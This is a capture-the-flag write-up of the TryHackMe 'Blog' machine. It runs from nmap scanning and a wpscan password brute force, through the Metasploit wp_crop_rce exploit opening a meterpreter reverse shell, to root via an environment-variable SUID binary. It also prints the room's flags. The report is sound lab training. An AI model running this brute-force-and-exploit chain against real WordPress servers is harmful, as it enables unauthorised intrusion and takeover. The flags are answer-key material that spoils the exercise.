Tryhackme BlogCTF Report

Report for:Intern Intelligence

Prepared by:Ali Huseynov

Date:03.03.2025

Content

This wordpress CTF is a long one that combines a lot of different subjects into one challenge, which even includes reverse engineering.

1)Reconnaissance and Exploitation


We need to know what services the machine is running, and we can use the Nmap tool to our rescue.

```
┌──(root㉿kali)-[~/Downloads]
└─# nmap 10.10.193.144 -p- --open -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-03-02 14:18 EST
Stats: 0:00:01 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.01% done
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.14% done
Stats: 0:00:03 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 0.16% done
Stats: 0:00:06 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 1.42% done; ETC: 14:25 (0:06:58 remaining)
Stats: 0:00:07 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.03% done; ETC: 14:24 (0:05:37 remaining)
Stats: 0:00:08 elapsed; 0 hosts completed (1 up), 1 undergoing SYN Stealth Scan
SYN Stealth Scan Timing: About 2.59% done; ETC: 14:23 (0:05:01 remaining)
Nmap scan report for 10.10.193.144
Host is up (0.094s latency).
Not shown: 65531 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 57:8a:da:90:ba:ed:3a:47:0c:05:a3:f7:a8:0a:8d:78 (RSA)
|   256 c2:64:ef:ab:b1:9a:1c:87:58:7c:4b:d5:0f:20:46:26 (ECDSA)
|_  256 5a:f2:62:92:11:8e:ad:8a:9b:23:82:2d:ad:53:bc:16 (ED25519)
80/tcp  open  http        Apache httpd 2.4.29 ((Ubuntu))
|_http-generator: WordPress 5.0
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Billy Joel&#039;s IT Blog &#8211; The IT blog
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.7.6-Ubuntu (workgroup: WORKGROUP)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=3/2%OT=22%CT=1%CU=44547%PV=Y%DS=2%DC=T%G=Y%TM=67C4A
OS:F42%P=x86_64-pc-linux-gnu)SEQ(SP=107%GCD=1%ISR=10C%TI=Z%CI=Z%TS=A)SEQ(SP
OS:=107%GCD=1%ISR=10C%TI=Z%CI=Z%II=I%TS=A)SEQ(SP=107%GCD=2%ISR=10C%TI=Z%CI=
OS:Z%II=I%TS=A)OPS(O1=M509ST11NW7%O2=M509ST11NW7%O3=M509NNT11NW7%O4=M509ST1
OS:1NW7%O5=M509ST11NW7%O6=M509ST11)WIN(W1=F4B3%W2=F4B3%W3=F4B3%W4=F4B3%W5=F
OS:4B3%W6=F4B3)ECN(R=Y%DF=Y%T=40%W=F507%O=M509NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=
OS:40%S=O%A=S+%F=AS%RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%
```

The machine has SSH (port 22), Web Application running wordpress 5.0 (port 80), and an SMB (port 139/445).
We can see right off the bat, without even performing a directory enumeration, that Nmap has found one file — **/wp-admin/**

robots.txt
As the Nmap scan suggests, there is one file that not allowed to be crawled — **/wp-admin/**

It redirects us to the same login page as before.



I will use the **wpscan** for Bruteforce:

```
┌──(root㉿kali)-[~/Downloads]
└─# wpscan --url http://10.10.17.155  --passwords /usr/share/wordlists/rockyou.txt

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.25
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.10.17.155/ [10.10.17.155]
[+] Started: Sun Mar  2 12:06:13 2025

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.29 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] robots.txt found: http://10.10.17.155/robots.txt
 | Interesting Entries:
```

After a while I indeed manage to find valid credentials:

```
 | Found By: RSS Generator (Aggressive Detection)

[+] Performing password attack on Xmlrpc against 4 user/s
[SUCCESS] - kwheel / cutiepie1
Trying Billy Joel / 210189 Time: 01:48:49 <
```

I have already found a user named “kwheel” and login password “cutiepie1”

I tried few CVE's using Exploit-DB which did not result any reverse shell due to errors within the source code, and after bunch of digging I came across the following documentation, which specifies the exploit using metasploit

Type "**msfconsole"** to launch the metasploit framework, then use the module of **exploit/multi/http/wp_crop_rce:**

```
┌──(root㉿kali)-[~/Downloads]
└─# msfconsole
Metasploit tip: Use the 'capture' plugin to start multiple
authentication-capturing and poisoning services


       =[ metasploit v6.4.15-dev                          ]
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/multi/http/wp_crop_rce
[*] No payload configured, defaulting to php/meterpreter/reverse_tcp
msf6 exploit(multi/http/wp_crop_rce) >
```

Afterwards, the options I have to fill:

```
msf6 exploit(multi/http/wp_crop_rce) > show options

Module options (exploit/multi/http/wp_crop_rce):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   PASSWORD                    yes       The WordPress password to authenticate with
   Proxies                     no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      80               yes       The target port (TCP)
   SSL        false            no        Negotiate SSL/TLS for outgoing connections
   TARGETURI  /                yes       The base path to the wordpress application
   THEME_DIR                   no        The WordPress theme dir name (disable theme auto-detection if provided)
   USERNAME                    yes       The WordPress username to authenticate with
   VHOST                       no        HTTP server virtual host


Payload options (php/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.100.134  yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

I Fill out the options:

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/http/wp_crop_rce) > set password cutiepie1
password => cutiepie1
msf6 exploit(multi/http/wp_crop_rce) > set username kwheel
username => kwheel
msf6 exploit(multi/http/wp_crop_rce) > set rhosts 10.10.17.155
rhosts => 10.10.17.155
msf6 exploit(multi/http/wp_crop_rce) > set lport 1234
lport => 1234
msf6 exploit(multi/http/wp_crop_rce) >
```

I got out reverse shell:

```
[*] Attempting to clean up files ...

meterpreter > shell
Process 2118 created.
Channel 1 created.
```

While searhcing for the users.txt file,I got a “you won’t find what you’re looking for here.” message.


So after a long enumeration I tought so performing a privilege escalation might be able to help me since I can then access the root directory.After trying manual enumeration, the SUID gives us something unique — the checker binary.

```
www-data@blog:/var/www/wordpress$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/chsh
/usr/bin/newuidmap
/usr/bin/pkexec
/usr/bin/chfn
/usr/bin/sudo
/usr/bin/at
/usr/bin/newgidmap
/usr/bin/traceroute6.iputils
/usr/sbin/checker
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/bin/mount
/bin/fusermount
/bin/umount
/bin/ping
/bin/su
```

I couldn’t find anything on “GTFObins” ,After running the binary it gave me the output:

```
www-data@blog:/var/www/wordpress$ /usr/sbin/checker
/usr/sbin/checker
Not an Admin
www-data@blog:/var/www/wordpress$
```

After uploading the code to ghidra:



Right clicking the assembly code in the main screen, resulting the decompiled code:

```
undefined8 main(void)

{
  char *pcVar1;

  pcVar1 = getenv("admin");
  if (pcVar1 == (char *)0x0) {
    puts("Not an Admin");
  }
  else {
    setuid(0);
    system("/bin/bash");
  }
  return 0;
}
```

Here's an explanation on the code:

1. We declare a variable named pcVar1, for char type.
2. This variable gets the **value** of the **admin** Environment Variable, using the **getenv** command.
3. The "**if (pcVar1 == (char*)0x0)**" checks whether the pointer pcVar1 is equal to the null pointer (0x0), indicating that it doesn't point to any valid memory

location — In other words, it checks if pcVar1 is pointing to nothing or is **uninitialized — meaning if it is NOT set**.

4. If it is **NOT** set, the function will return “Not an admin”.
5. If it **IS** set beforehand, the user ID would be changed to 0, meaning root, and the default shell of the root terminal is bash.

I simply set the **admin** environment variable to something, resulting in a root shell.

```
www-data@blog:/var/www/wordpress$ export admin=
export admin=
www-data@blog:/var/www/wordpress$ /usr/sbin/checker
/usr/sbin/checker
root@blog:/var/www/wordpress#
```

I’m Root

```
root@blog:/# cd /root
cd /root
root@blog:/root# cat root.txt
cat root.txt
9a0b2b618bef9bfa7ac28c1353d9f318
root@blog:/root#
```

And I cat user.txt file

```
root@blog:/root# find / -name user.txt 2>/dev/null
find / -name user.txt 2>/dev/null
/home/bjoel/user.txt
/media/usb/user.txt
root@blog:/root# cat /media/usb/user.txt
cat /media/usb/user.txt
c8421899aae571f7af486492b71a8ab7
root@blog:/root#
```